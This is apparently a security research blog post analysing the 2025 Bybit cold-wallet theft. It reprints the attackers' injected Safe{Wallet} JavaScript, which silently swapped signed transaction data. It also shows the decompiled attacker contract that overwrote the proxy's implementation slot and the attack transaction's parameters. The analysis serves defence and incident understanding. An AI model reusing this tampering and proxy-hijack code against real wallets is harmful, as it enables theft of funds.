Cyber Security ‣ Research Blog

In-Depth Technical Analysis of the Bybit Hack

10 March 2025

By Mario Rivas

Mario Rivas, Ruben Santos & Jorge Sanz

Introduction

On 21st February 2025, Bybit suffered the largest cryptocurrency theft ever recorded, with more than $1.4 billion assets, including 401,347 ETH, drained from its cold wallet. The attack compromised the transaction approval process by altering what Bybit's signers saw when approving a cold wallet transaction, causing them to unknowingly authorize an transaction that resulted in a loss of funds.


To perform this attack, the attackers targeted Safe{Wallet}, a widely used multi-signature wallet solution that required multiple approvals (in Bybit's case, at least three signers) before executing a transaction. These wallets are designed to improve security by requiring additional human oversight in the signing process. However, instead of directly attacking the multi-signature security, the attackers exploited vulnerabilities in the web interface used to manage it. When Bybit's authorised signers reviewed what appeared to be a routine internal transfer, they were actually approving a request that handed over control of the cold wallet smart contract to the attackers.

As noted in Bybit's forensic investigation, the attack was carried out by injecting malicious JavaScript code into Safe{Wallet} UI through a compromised developer machine. These changes were subtle and specifically targeted Bybit, causing the entire application to function normally, except when Bybit was about to execute a transaction from their cold wallet. Once the funds were extracted, the attackers, which were identified as the Lazarus North-Korea state-sponsored group, executed a highly coordinated operation to disperse and obfuscate the stolen funds across multiple wallets, decentralized exchanges, and mixing protocols.

The following sections will break down the two phases that allowed this theft: first, exploring how the malicious JavaScript code allowed the attackerrs to deceive the signers, and secondly, exploring the contracts and transactions that modified the logic of the multisig wallet, allowing them to steal all their funds.

The Off-Chain Attack

As already mentioned, the forensic investigations confirmed that the malicious JavaScript file was tampered through a compromised machine of a Safe{Wallet} developer. The details of this compromise are still unknown, so for now, let's review the attack since the malicious JavaScript file was accessible to the public.



Off-Chain Attack Diagram

The tampered JavaScript file

The portion of the JavaScript file that was modified by the attackers was the following:

```
let wa=["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4",
"0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba=["0x828424517f9f04015db02169f4026d57b2b07229",
"0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let ta="0x96221423681a6d52e184d440a8efcebb105c7242";
let da="0xa9059cbb000000000000000000000000bdd077f651
ebe7f7b3ce16fe5f2b025be29695160000000000000000000000
000000000000000000000000000000000000000000";
let op=1; let vl=0; let sga=45746;
let sf=sd.getSafeProvider();
let sa=await sf.getSignerAddress(); sa=sa.toLowerCase();
let lu=await sd.getAddress(); lu=lu.toLowerCase();
const cf=wa.some(k1 => lu.includes(k1));
const cb=ba.some(k1 => sa.includes(k1));
if(cb==true){location.href=location.href;}
if(cf==true && se.data.operation==0){
const td=structuredClone(se.data); se.data.to=ta;
se.data.operation=op; se.data.data=da;
se.data.value=vl; se.data.safeTxGas=sga;
try { const r=await sd.signTransaction(se,st);
r.data=td; se.data=td; return r; } catch (n) { se.data=td;
throw n; }
```

To simplify the code, the main functionality, after detecting that a Bybit signer was about to create a transaction, was as follows:

```
// Create a copy of the original data
origData = structuredClone(safeTx.data);

// Modify the data that was originally going to be signed
safeTx.data.to = "0x96221423681A6d52E184D440a8eFCEbB105C7242";
safeTx.data.data = "0xa9059cbb000000000000000000000000bdd077f6
51ebe7f7b3ce16fe5f2b025be29695160000000000000000000000000000000
000000000000000000000000000000000";
safeTx.data.operation = 1; // delegatecall
safeTx.data.value = "0";
safeTx.data.safeTxGas = "45746"

// Sign the transaction
signedTx = await tryOffChainTxSigning(safeTx, safeVersion, sdk);

// The data of the original transaction is placed back (we will go into more detail further on)
signedTx.data = origData;
```

The above changes made in the malicious JavaScript can be summarized as follows:

1. Identify if the signer is one of Bybit’s authorised signers, otherwise, function as normal
2. Save a copy of the original transaction data that was going to be signed
3. Replace the data to be signed with a different operation

4. Send to sign the tampered transaction
5. Once the signer approves this transaction in their wallet, it replaces the resulting object with the original transaction data (keeping the tampered signature), which is then shared with the rest of the signers.

Saving the tampered data into Safe{Wallet} APIs

To understand the details of how the off-chain side of the attack was done, we need to understand how the Safe{Wallet} Web3 Application works.

Typically, for Safe multisig wallets, the first step is that a user **proposes** a transaction, signing it in this process, and then that transaction is delivered to the rest of the signers, which will see on their interface that a transaction is pending for their approval. Once all the required signatures are collected (in the case of Bybit, 3 signatures), the transaction can be sent to the network by **any address**, executing the transaction.

However, *how is the signature orchestration managed? How is the transaction proposed in Safe, and more importantly, how it is sent to the different signers?*

The component on the Safe architecture that orchestrates the proposed messages to sign is the Safe Client Gateway. This component defines an API which allows, between other things, to propose a transaction to be signed on a specific wallet. A normal transfer would be proposed in a request like the following:

```
POST /v1/chains/1/transactions/0x1Db92e2EeBC8E0c075a02BeA49a2935BcD2dFCF4/propose HTTP/1.1
Host: safe-client.safe.global
Content-Type: application/json

{
  "to": "0xf89d7b9c864f589bbF53a82105107622B35EaA40",
  "value": "60000000000000000000000",
  "data": "0x",
  "operation": 0,
  "baseGas": "0",
  "gasPrice": "0",
  "gasToken": "0x0000000000000000000000000000000000000000",
  "refundReceiver": "0x0000000000000000000000000000000000000000",
  "nonce": "0",
  "safeTxGas": "45745",
  "safeTxHash": "0x49bbd85fbd95873e0580d8212cfd28e31592f4958abe4596ae075",
  "sender": "0x6cd5327027190eF45476D80B5D3BdE2E80f6aCbC",
  "signature": "[SIGNED_DATA_OF_THE_DATA_ABOVE_BY_SENDER]"
}
```

As seen in the request, the URL points to the wallet responsible for signing the newly created transaction, while the request body includes the transaction details, along with the sender's information and their signed transaction.


This data, stored on the Client Gateway service, can later be retrieved by the web application to notify the remaining signers that a transaction is awaiting their signature.

So we were curious; *What did the signers see both in the interface and in their wallets?*

To understand this question, we need to go back to the attackers code:


```
signedTx.data = origData;
```

This occurred immediately after the signature and before the data was proposed to the server. However, if the attack was successful, this would mean the server accepted a proposal with a signature that was invalid for the transaction data. If, instead of the original data, the tampered transaction was saved into the Client Gateway, it would mean that the rest of the signers would directly see the tampered transaction in the SafeWallet web application:



The information that Safe{Wallet} would show if the tampered request was saved

Since the attack, it seems that several new security controls to verify a matching hash and signature before passing the data to the Safe Transaction Service were committed to the Safe Gateway to ensure the signature matches the proposed transaction:



Safe code change after Bybit attack.

Additionally, the requests to obtain the signatures saved into Safe's database are not working anymore for Bybit addresses:
0x1db92e2EeBC8E0c075a02BeA49a2935BcD2dFCF4/transactions/history


We confirmed that the current version deployed in safe-client.safe.global does not accept a tampered proposal without a matching hash and signature.


With control of the JavaScript of the web application, the attackers in any case would have been in position to modify the HTML shown to the signers.

What did the signers actually see then?

We know now that the signers received the original transaction with invalid signatures, so, we can assume that in the web interface of Safe, they saw the intended transaction to sign. However, *what did they see in their wallets?*

If they had connected their hardware wallet to a browser extension wallet like Metamask, here is an example showing a side-by-side comparison of the signature requests for both the original and tampered transactions:





Original vs Tampered Transaction

Some hardware wallets support EIP-712 structured messages like the one above in Metamask, allowing to clear-sign instead of blind-sign in the hardware wallet screen itself. The images below show what this transaction looked like in a Trezor Model T:

EIP-712 message in Trezor Model T

It the hardware wallets used did not support EIP-712, it would require to blind-sign on the hardware wallets. A hardware wallet that allows to clear-sign the message can mitigate scenarios with a full compromise of the signer's device.

Although the transactions appear to be slightly different, the underlying data is not human-readable, making it easy to mistake one for the other. Without a clear understanding of the transaction data, a user might not notice the subtle differences between the two, leading them to mistakenly approve the tampered transaction, believing it to be the originally intended one.

The most important value that changed from a normal ERC-20 transaction would be that the operation type was set to 1 (delegatecall). Analyzing the functions that they normally called in their contract, the functions were usually native transfers of ETH to their Hot Wallet (Eg Sample tx from cold wallet to hot wallet). However, this could have been also confused for an intended transaction since Bybit did perform a similar intended delegatecall transaction in the past:

#	Name	Type	Data
0	to	address	0xd5F7838F5C461fefF7FE49ea5ebaF7728bB0ADfa
1	value	uint256	0
2	data	bytes	0xa9059cbb000000000000000000000000f89d7b9c864f589bbf53a82105107622b35eaa400000000000000000000000000000000000
3	operation	uint8	0
4	safeTxGas	uint256	58814
5	dataGas	uint256	0
6	gasPrice	uint256	0
7	gasToken	address	0x0000000000000000000000000000000000000000
8	refundReceiver	address	0x0000000000000000000000000000000000000000
9	signatures	bytes	0x0000000000000000000000001f4eb0a903619ac168b19a82f1a6e2e426522211000000000000000000000000000000000000000000

A similar transaction (an ERC-20 transfer) was the transfer of mETH tokens on January 14th.
In this case, the data called an arbitrary contract, imitating the ERC-20 transfer signature, with 0 tokens.

While a review of the signatures and specially the data parameter and operation type (call vs delegatecall) could have prevented the theft, the lack of a human readable format for the delegatecall data makes easier for signers to have a mistake.


EIP-712 Signatures

Unlike with normal transactions, where the validity of the signature is natively validated by the blockchain (Ethereum in this case), this wallet did not directly sign a transaction, but instead signed a message using the EIP-712 standard.

The purpose of the standard is to allow human-readable messages to be signed, as opposed to arbitrary bytes, increasing the security on the data signed by allowing the wallets to display this data in a readable way.

However, in this case, while the parameters of the ExecuteTransaction message could be displayed in typical web wallets such as Metamask or Rabby, EIP-712 does not address the challenge of rendering nested operations in a human-readable way. For a wallet to display what the user is signing, it would need to have knowledge that the “to” and “data” parameters are calldata operations that can be further decoded. In this case, choosing a smart contract tailored to the specific needs of the cold wallet, instead of using a more complex wallet like Safe, may have enabled more human-readable messages in the wallet and possibly avoided the hack from happening.

The On-Chain attack



On-Chain Attack Diagram

The Contracts

To understand the attack, we need to understand the contracts involved, both the Proxy and Safe contracts (also called masterCopy), and the attacker contracts:

- Bybit Cold Wallet: 0x1Db92e2EeBC8E0c075a02BeA49a2935BcD2dFCF4
  - Proxy contract that delegatecall all calls to its implementation
- Gnosis Safe (masterCopy): 0x34CfAC646f301356fAa8B21e94227e3583Fe3F5F
  - Contract that has all the logic for the Safe multisig wallet
- Attacker contract: 0x96221423681A6d52E184D440a8eFCEbB105C7242
  - Simulates an ERC-20 Transfer to Upgrade the implementation

The Proxy contract is straightforward in design. It stores the address of the implementation contract in the 'masterCopy' variable, which corresponds to slot 0 in the contract's storage. Essentially, it delegates execution to the code specified by that address.

The Gnosis Safe (masterCopy) contract has all the logic. It allows arbitrary transactions that have been signed by the predefined number of whitelisted signers. This functionality allows both to perform calls and delegatecalls to arbitrary contracts.

The attacker contract, bytecode could be decompiled to the following:

```
def storage:
  stor0 is uint256 at storage 0

def _fallback() payable: # default function
  revert

def transfer(address _to, uint256 _value) payable:
  require calldata.size - 4 >= 64
  require _to == _to
  stor0 = _to
```

As observed, it has the same signature as an ERC-20 transfer:

```
transfer(address,uint256)
```

But, instead of a transfer, it modifies the value of the slot 0 of the contract's storage, with the value passed in the _to parameter.

The Exploit

Now let's analyze the transaction that triggered the attack. The transaction called the execTransaction function of masterCopy with the following parameters:

#	Name	Type	Data
0	to	address	0x96221423681A6d52E184D440a8eFCEbB105C7242
1	value	uint256	0
2	data	bytes	0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be29695160000000000000000000000000000000000
3	operation	uint8	1
4	safeTxGas	uint256	45746
5	dataGas	uint256	0
6	gasPrice	uint256	0
7	gasToken	address	0x0000000000000000000000000000000000000000
8	refundReceiver	address	0x0000000000000000000000000000000000000000
9	signatures	bytes	0xd0afef78a52fd504479dc2af3dc401334762cbd05609c7ac18db9ec5abf4a07a5cc09fc86efd3489707b89b0c729faed616459189c

Parameters of the attack transaction.

We are specially interested in the ones that the malicious JavaScript tampered:

```
to: 0x96221423681A6d52E184D440a8eFCEbB105C7242

data: 0xa9059cbb000000000000000000000000bdd077f651ebe
7f7b3ce16fe5f2b025be29695160000000000000000000000000000
000000000000000000000000000000000000

operation: 1 (delegatecall)

safeTxGas: 45746
```

The transaction did the following:

1. The proxy contract delegated the call to the masterCopy contract

2. The masterCopy contract reviewed that the signatures were correct for its parameters

3. The operation parameter (1 – delegatecall) was used to delegate the data parameter to the to address (0x96221423681A6d52E184D440a8eFCEbB105C7242)
4. The data parameter decodes to the following function call in the attacker's contract: transfer(_to: 0xbDd077f651EBe7f7b3cE16fe5F2b025BE2969516, _value: 0)
5. As a result, the attacker modified slot 0 of the proxy contract to point to the address 0xbDd077f651EBe7f7b3cE16fe5F2b025BE2969516

Once this transaction was completed, the proxy implementation pointed to a completely different code controlled by the attackers, allowing them to steal all funds saved in the contract.

From that point, the attackers started to move funds into different wallets, blockchains and exchanges without KYC to start laundering some of the stolen assets. From these movements @ZachXBT was able to prove that this attack was performed by Lazarus, a North-Korea state-sponsored group.

Conclusion

- Bybit used a smart contract multisig wallet with a much larger attack surface than necessary. A smart contract tailored to their needs would have allowed them to provide the required functionality (native transfers and ERC-20 transfers) using human-readable EIP-712 signatures, without the need for a built-in delegatecall mechanism for arbitrary contracts.
- EIP-712 is insufficient for nested operations like the showcased example because it cannot decode complex smart contract operations. This highlights the need for new standards that can better handle such scenarios.
- If the attackers had only had access to tamper with the JavaScript files, but not the HTML of the web application, JavaScript pinning would have prevented the attack.
- Bybit signers blind-signed the messages without carefully checking their contents, trusting what the Safe Web3 Application displayed. In any case, the human factor should be taken into account in threat modeling, as blind signing is highly likely to occur.
- Using hardware wallets that support EIP-712 messages can allow users to review the data to be signed, which can mitigate scenarios even when the signers' laptops are fully compromised.
- It is also noteworthy that the transaction containing the signatures was sent directly by the attacker. Signatures sent to the Safe Client Gateway are considered public, so it is possible to monitor them directly via the Safe APIs. The smart contracts do not enforce a role that permits sending signed transactions, as the signatures alone were considered enough. However, it might have been useful to have an internal service that checks transactions against predefined policies, which may have prevented this attack.

About Us

At NCC Group, we provide **comprehensive security assessments** for blockchain projects and custodial solutions, ensuring robust security controls across every layer of your project. Our approach is tailored to meet the unique security challenges of each project, combining in-depth **architecture reviews, threat modeling, and end-to-end testing**. The scope of these assessments varies based on the technologies in use but typically focuses on the following key areas:

- **Key Management and Access Security**
  - Analyze the **key and seed generation process** to identify potential weaknesses that could reduce key entropy or allow unauthorized key recovery.
  - Assess the security of **hardware security modules (HSMs)** and **cold storage solutions** used for key protection.
  - Evaluate **hot wallets and operational wallets** to ensure robust security controls are in place.
  - Review **access control mechanisms** governing key usage and storage to prevent unauthorized transactions.
- **Approval Processes and Transaction Validation**
  - Assess **segregation of duties** in the transaction approval workflow.
  - Identify human-factor vulnerabilities, such as an **inability to properly verify raw transactions** before approval.
  - Evaluate **transaction approval policies**, including **whitelisting for addresses, assets, and smart contracts**, as well as transaction limits.
  - Ensure **strong validation mechanisms** to prevent transaction tampering or unauthorized approvals.
  - Review **gas consumption efficiency** and potential **denial-of-service (DoS) risks** related to transaction execution.
  - Ensure proper **Ether unit handling** (e.g., preventing errors in conversions from Wei to Ether).
- **Race Conditions, Replay Attacks, and Settlement Processes**
  - Assess the risk of **replay attacks**, which could allow a blockchain transaction to be executed multiple times.
  - Identify **race conditions** that could lead to unintended multiple operations.

    - Verify the consistency of **off-chain and on-chain databases**, ensuring alignment between off-chain records and on-chain wallet balances.

- **Cryptographic Implementations and Third-Party Integrations**
    - Ensure the **secure implementation of cryptographic algorithms and protocols**, avoiding weak or misconfigured cryptographic schemes.
    - Assess the **security of third-party integrations**, ensuring that external dependencies do not introduce vulnerabilities.
    - Review **API key management** and secret-handling practices to prevent unauthorized access.
    - Identify **third-party risks** that could impact the security of custodial assets and operations.

- **Security Assessment Phases**

  Our security assessments typically involve multiple phases, tailored to the specific needs of each project. The most common phases include:

    - **Architecture Review and Threat Modeling**
    - **Web Application / Web3 Security Assessments**
    - **Smart Contract Audits**
    - **Cloud Configuration Reviews**
    - **Kubernetes Security Assessments**
    - **SDLC and DevOps Security Reviews**
    - **Infrastructure Security Audits**

If you are interested in knowing more, please don't hesitate to contact us to get in touch with our BlockSec team.

Get in Touch
+1-(415)-268-9300

24/7 Incident Response Hotline
+1-(855)-684-1212 or cirt@nccgroup.com

© NCC Group 2025. All rights reserved.